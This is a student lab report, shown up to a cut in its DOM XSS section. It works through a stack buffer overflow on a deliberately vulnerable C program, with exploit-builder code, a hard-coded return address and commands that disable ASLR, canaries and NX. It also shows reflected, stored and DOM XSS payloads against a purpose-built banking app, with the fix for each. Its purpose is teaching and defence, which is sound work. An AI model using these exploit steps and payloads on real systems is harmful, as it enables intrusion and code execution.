Information Security
Practical Assignment Report

Stack Buffer Overflow | Web Application Security | Red Team Engagement

Name: Hadi Wasim

Student ID: 23F-0681

Course: Information Security BCS 7A

Date: 11 October 2026

Contents

Part 1 - Stack-Based Buffer Overflow 3
1.1 Objective 3
1.2 Why the program is vulnerable 3
1.3 Stack layout and payload design 3
1.4 Disabling protections (lab only) 4
1.5 Execution and proof 4
1.6 Defences 5
1.7 Note on the brief ..... **Error! Bookmark not defined.**
Part 2 - Web Application Security (NovaBank) 5
2.1 Overview 5
2.2 Cross-Site Scripting - Reflected 6
2.3 Cross-Site Scripting - Stored 7
2.4 Cross-Site Scripting - DOM-based 8
2.5 Cross-Site Request Forgery (CSRF) 9
2.6 SQL Injection - Easy (authentication bypass) 11
2.7 SQL Injection - Intermediate (blind, boolean-based) 13
2.8 SQL Injection - Advanced (UNION-based extraction) 15
2.9 Summary of defences ..... **Error! Bookmark not defined.**
Part 3 - Red Team Engagement 17
3.1 Scope and rules of engagement ..... **Error! Bookmark not defined.**
3.2 Reconnaissance ..... **Error! Bookmark not defined.**
3.3 Scanning and enumeration ..... **Error! Bookmark not defined.**
3.4 Exploitation (initial access) ..... **Error! Bookmark not defined.**
3.5 Privilege escalation ..... **Error! Bookmark not defined.**
3.6 Post-exploitation ..... **Error! Bookmark not defined.**
3.7 Reporting and remediation ..... **Error! Bookmark not defined.**

Part 1 - Stack-Based Buffer Overflow

1.1 Objective

The task is to exploit a deliberately vulnerable C program (stack.c) using a classic stack-based buffer overflow: overflow a fixed-size local buffer, overwrite the saved return address on the stack, and redirect execution into attacker-supplied shellcode that launches a shell. All work was performed on an isolated Ubuntu system running under WSL2 that I own, with modern memory protections deliberately disabled for the exercise.

1.2 Why the program is vulnerable

The vulnerable function copies attacker-controlled data into a 12-byte stack buffer using strcpy(), which performs no bounds checking:

```
int bof(char *str) {
    char buffer[12];
    strcpy(buffer, str);
    return 1;
}

int main() {
    char input[517];
    FILE *badFile = fopen("badfile", "r");
    fread(input, sizeof(char), 517, badFile);
    fclose(badFile);
    bof(input);
    printf("Returned Properly\n");
    return 1;
}
```

strcpy() keeps copying until it reaches a NUL byte. Because main() hands bof() up to 517 bytes read straight from badfile, the copy runs past the end of the 12-byte buffer and overwrites, in order: the buffer, the saved frame pointer (RBP), and the saved return address. Whoever controls the saved return address controls where the CPU jumps when bof() executes its ret instruction.

1.3 Stack layout and payload design

The stack grows downward, but strcpy() writes upward from the start of the buffer, which is exactly what lets a forward copy clobber the return address sitting above the buffer:

```
  higher addresses
  +----------------------------+
  |  saved RETURN ADDRESS (8B) |  payload offset 20..27   <= overwritten
  +----------------------------+        with an address inside the NOP sled
  |  saved RBP            (8B) |  payload offset 12..19
  +----------------------------+
  |  buffer[12]                |  payload offset 0..11    <= strcpy starts here
  +----------------------------+
  lower addresses     (strcpy writes upward, toward the return address)
```

The 517-byte payload (badfile) is filled entirely with NOP (0x90) instructions, the shellcode is placed near the end, and the saved return address at offset 20 is overwritten with an address that lands somewhere inside the NOP sled. A wide sled means precise addressing is not required: execution lands in the sled and slides down into the shellcode.

```
memset(buffer, 0x90, 517);
int scLen = sizeof(shellCode) - 1;
int start = 517 - scLen - 10;
memcpy(buffer + start, shellCode, scLen);
unsigned long ret = 0x7fffffffe594;
*(unsigned long *)(buffer + 20) = ret;
```

The shellcode is the standard SEED-Labs x86-64 execve("/bin/sh") stub; the learning objective of this task is the stack-layout and offset reasoning, so the shellcode is treated as an opaque, provided payload.


1.4 Disabling protections (lab only)


The vulnerable program is compiled with the three defenses that normally stop this class of attack switched off, and ASLR is disabled so stack addresses are stable between runs:

```
sudo sysctl -w kernel.randomize_va_space=0
gcc -g -fno-stack-protector -z execstack -no-pie -o stack stack.c
gcc -o exploit exploit.c
./exploit      # writes ./badfile
./stack        # overflow -> shell
```

Each disabled defense maps to a real-world protection: -fno-stack-protector removes the stack canary (StackGuard); -z execstack makes the stack executable, defeating NX/DEP; -no-pie fixes the load address, standing in for PIE + ASLR.

1.5 Execution and proof





1.6 Defences

The attack is prevented in practice by the protections that were disabled for this:

- Stack canaries - a random guard value placed before the return address; strcpy overflow corrupts it and the program aborts before returning.
- Non-executable stack (NX / DEP) - the CPU refuses to execute instructions located on the stack, so the injected shellcode cannot run.
- ASLR and PIE - randomise stack and code addresses each run, so a hard-coded return address no longer points at the sled.
- Safer APIs and bounds checking - using strncpy/snprintf with an explicit length, or validating input size, stops the out-of-bounds write at its source.

Part 2 - Web Application Security (NovaBank)


2.1 Overview

NovaBank is a small but real, database-driven banking web application built for this task with Node.js, Express.js, and SQLite (via the built-in node:sqlite module). It exists in a single codebase with two switchable modes selected at start-up:

- vulnerable mode (npm run vuln) - every vulnerability below works end-to-end.
- safe mode (npm run safe) - the same features, with each vulnerability genuinely fixed.

A line at the top of every page shows the active mode (mode: vulnerable or mode: safe). The intentionally plain, unstyled pages keep the focus on the security behaviour rather than presentation. In the code a single flag (config.isSafe) switches each feature between its vulnerable and fixed path. The application demonstrates reflected, stored and DOM-based XSS; CSRF; and SQL

injection at easy, intermediate and advanced levels - each shown succeeding in vulnerable mode and blocked in safe mode.




Demo accounts (passwords are stored in plaintext on purpose, only so the SQL-injection data-extraction stage is demonstrable): admin / S3cr3t-Admin!.

2.2 Cross-Site Scripting - Reflected


Location: GET /search?q= The search term is written back into the results heading. In vulnerable mode it is interpolated into the HTML without encoding, so any markup in the term is parsed and executed by the browser.

Payload: <script>alert('Reflected-XSS')</script>

In vulnerable mode the term is written straight into the page HTML, so the injected script tag executes as the page renders:




Fix (safe mode): the term is HTML-encoded on output with an escape function that converts < > & " ' to their HTML entities. The same payload is then shown as literal text and never parsed as markup:




2.3 Cross-Site Scripting - Stored

Location: POST /support -> rendered on GET /support for every visitor. A message body is saved to the database and later rendered raw, so the injected script runs for anyone who opens the support page - a persistent attack.

Payload: <script>alert('Stored-XSS')</script>




Fix (safe mode): the stored body is HTML-encoded when it is rendered. Storing raw input is acceptable; the defence is encoding on output, which turns the stored markup into harmless text:




2.4 Cross-Site Scripting - DOM-based

Location: GET /profile -> public/dom-xss.js. The vulnerability is entirely client-side: a script reads the URL fragment (everything after #, which never reaches the server) and assigns it to element.innerHTML, a dangerous DOM sink.

Payload: /profile#<img src=x onerror=alert('DOM-XSS')>



